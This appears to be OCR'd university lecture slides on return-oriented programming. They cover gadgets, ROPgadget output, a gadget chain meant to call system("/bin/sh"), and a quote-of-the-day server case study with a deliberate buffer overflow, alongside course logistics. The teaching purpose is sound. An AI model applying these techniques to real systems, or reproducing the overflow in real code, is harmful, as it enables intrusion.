
```
Start of system()
0x30 ; more code we want to run
```



Return-Oriented Programming

Process:


1. Find useful assembly snippets that end in return instructions, called **gadgets**



Return-Oriented Programming

Process:


1. Find useful assembly snippets that end in return instructions, called **gadgets**
2. Push their return addresses to the stack in order (**ROP chain**)



Return-Oriented Programming

Process:

1. Find useful assembly snippets that end in return instructions, called **gadgets**
2. Push their return addresses to the stack in order (**ROP chain**)
3. Use these short snippets to accomplish a bigger goal (like calling system("/bin/sh"))



Return-Oriented Programming

We have tools for this!

E.g. ROPgadget
(github.com

```
Gadgets information
============================================================
0x080a7572 : pop ds ; pop ebx ; pop esi ; pop edi ; ret
0x080a756a : pop eax ; pop ebx ; pop esi ; pop edi ; ret
0x0805ef28 : pop eax ; pop edx ; pop ebx ; ret
0x080b1cea : pop eax ; ret
0x08074881 : pop ebp ; pop ebx ; pop esi ; pop edi ; ret
0x080a79fd : pop ebp ; pop esi ; pop edi ; ret
0x080497e9 : pop ebp ; ret
0x08066bd3 : pop ebp ; ret 4
0x080a9e20 : pop ebp ; ret 8
0x080a79fc : pop ebx ; pop ebp ; pop esi ; pop edi ; ret
0x080497e6 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x08066bd0 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret 4
0x080a9e1d : pop ebx ; pop esi ; pop edi ; pop ebp ; ret 8
0x0804b23d : pop ebx ; pop esi ; pop edi ; ret
0x0804ae29 : pop ebx ; pop esi ; ret
0x08049022 : pop ebx ; ret
```

Return-Oriented Programming

Process:

1. Find useful assembly snippets that end in return instructions, called **gadgets**

Return-Oriented Programming

Process:

1. Find useful assembly snippets that end in return instructions, called **gadgets**
2. Push their return addresses to the stack in order

Return-Oriented Programming

Process:

1. Find useful assembly snippets that end in return instructions, called **gadgets**
2. Push their return addresses to the stack in order
3. Use these short snippets to accomplish a bigger goal (like calling system("/bin/sh"))

Application Security: Day 4

Patch notes

Today wraps up the core class content! 🎉

No recitation tomorrow! *Do something fun.*

Patch notes

Looking ahead:

Thursday: Guest lecture: Incident Response

- Will **not** be recorded, but will be streamed over Zoom

Patch notes

Looking ahead:

Thursday: Guest lecture: Incident Response
- Will **not** be recorded, but will be streamed over Zoom

Next week (Tuesday): Blockchain Security

Patch notes

Looking ahead:


Thursday: Guest lecture: Incident Response
- Will **not** be recorded, but will be streamed over Zoom

Next week (Tuesday): Blockchain Security

The week after (4/28): Final review, unless anyone has a topic you would like to hear about

Patch notes


Final format: Practical website security, similar to Lab 3



Patch notes

Final format: Practical website security, similar to Lab 3


- Covers mostly web and some networking topics



Patch notes

Final format: Practical website security, similar to Lab 3


- Covers mostly web and some networking topics
- Internet accessible, **however**…
  1. It must be done during the planned time slot unless you apply for an exception!



Patch notes

Final format: Practical website security, similar to Lab 3

- Covers mostly web and some networking topics
- Internet accessible, **however**…
  1. It must be done during the planned time slot unless you apply for an exception!
  2. Strongly recommend showing up so we can answer questions and help with problems



Patch notes


Grades:

- Hard deadline for classwork is **04/21**

Patch notes

Grades:


- Hard deadline for classwork is **04/21**
- You can resubmit **each lab once** and to get **up to 80%** credit: Send me your zipped submission file **on Slack**



From Last Lecture

Problem: We do not know the stack addresses in advance


- Some data, like strings, are passed via these unknown addresses



From Last Lecture

Problem: We do not know the stack addresses in advance

- Some data, like strings, are passed via these unknown addresses
- This makes calling functions like system("/bin/sh") difficult



From Last Lecture


Gadget: A snippet of assembly we can jump to which ends in a return (or jump, or call, etc)

```
Gadgets information
============================================================
0x080a7572 : pop ds ; pop ebx ; pop esi ; pop edi ; ret
0x080a756a : pop eax ; pop ebx ; pop esi ; pop edi ; ret
0x0805ef28 : pop eax ; pop edx ; pop ebx ; ret
0x080b1cea : pop eax ; ret
0x08074881 : pop ebp ; pop ebx ; pop esi ; pop edi ; ret
0x080a79fd : pop ebp ; pop esi ; pop edi ; ret
0x080497e9 : pop ebp ; ret
0x08066bd3 : pop ebp ; ret 4
0x080a9e20 : pop ebp ; ret 8
0x080a79fc : pop ebx ; pop ebp ; pop esi ; pop edi ; ret
0x080497e6 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x08066bd0 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret 4
0x080a9e1d : pop ebx ; pop esi ; pop edi ; pop ebp ; ret 8
0x0804b23d : pop ebx ; pop esi ; pop edi ; ret
0x0804ae29 : pop ebx ; pop esi ; ret
0x08049022 : pop ebx ; ret
```

Return-Oriented Programming

Example attack:
We need these gadgets:


```
1.  mov %esp, %eax ; ret
2.  sub 0x1c, %eax ; ret
3.  mov %eax, 0xc(%esp) ; ret
```



Return-Oriented Programming

Example attack:
We need these gadgets:


```
1.  mov %esp, %eax ; ret
2.  sub 0x1c, %eax ; ret
3.  mov %eax, 0xc(%esp) ; ret
```



Return-Oriented Programming

Example attack:
We need these gadgets:


```
1.  mov %esp, %eax ; ret
2.  sub 0x1c, %eax ; ret
3.  mov %eax, 0xc(%esp) ; ret
```



Return-Oriented Programming

Example attack:
We need these gadgets:


1. `mov %esp, %eax ; ret`
2. `sub 0x1c, %eax ; ret`
3. `mov %eax, 0xc(%esp) ; ret`



Return-Oriented Programming

Example attack:
We need these gadgets:


```
1. mov %esp, %eax ; ret
2. sub 0x1c, %eax ; ret
3. mov %eax, 0xc(%esp) ; ret
```



Return-Oriented Programming


Example attack:
We need these gadgets:

```
1.  mov %esp, %eax ; ret
2.  sub 0x1c, %eax ; ret
3.  mov %eax, 0xc(%esp) ; ret
```



Return-Oriented Programming


We have successfully called system with a pointer to a string as an argument!



Return-Oriented Programming

We have successfully called system with a pointer to a string as an argument!

*(The **system** function assumes the 8 bytes between the pointer and %esp are the return value and old base pointer)*



Return-Oriented Programming

Case study: A simple quote-of-the-day server:

```
#define MAX_QUOTE_SIZE 512
void read_request(int connfd) {
    // Read from client and discard
    char buf[256];
    read(connfd, buf, MAX_QUOTE_SIZE);
}
void write_response(int connfd, char *quote) {
    // Write response
    write(connfd, quote, strlen(quote));
}
```

Return-Oriented Programming

Case study: A simple quote-of-the-day server:

```
#define MAX_QUOTE_SIZE 512
void read_request(int connfd) {
    // Read from client and discard
    char buf[256];
    read(connfd, buf, MAX_QUOTE_SIZE);
}
void write_response(int connfd, char *quote) {
    // Write response
    write(connfd, quote, strlen(quote));
}
```

A simple mistake, but this is very common!

Return-Oriented Programming

We start by looking for gadgets:

```
alex@demobox:~$ ROPgadget --binary qotd > gadgets.txt
alex@demobox:~$ wc -l gadgets.txt
33393
```

Return-Oriented Programming


We start by looking for gadgets:

```
alex@demobox:~$ ROPgadget --binary qotd > gadgets.txt
alex@demobox:~$ wc -l gadgets.txt
33393
```

Return-Oriented Programming

We start by looking for gadgets:

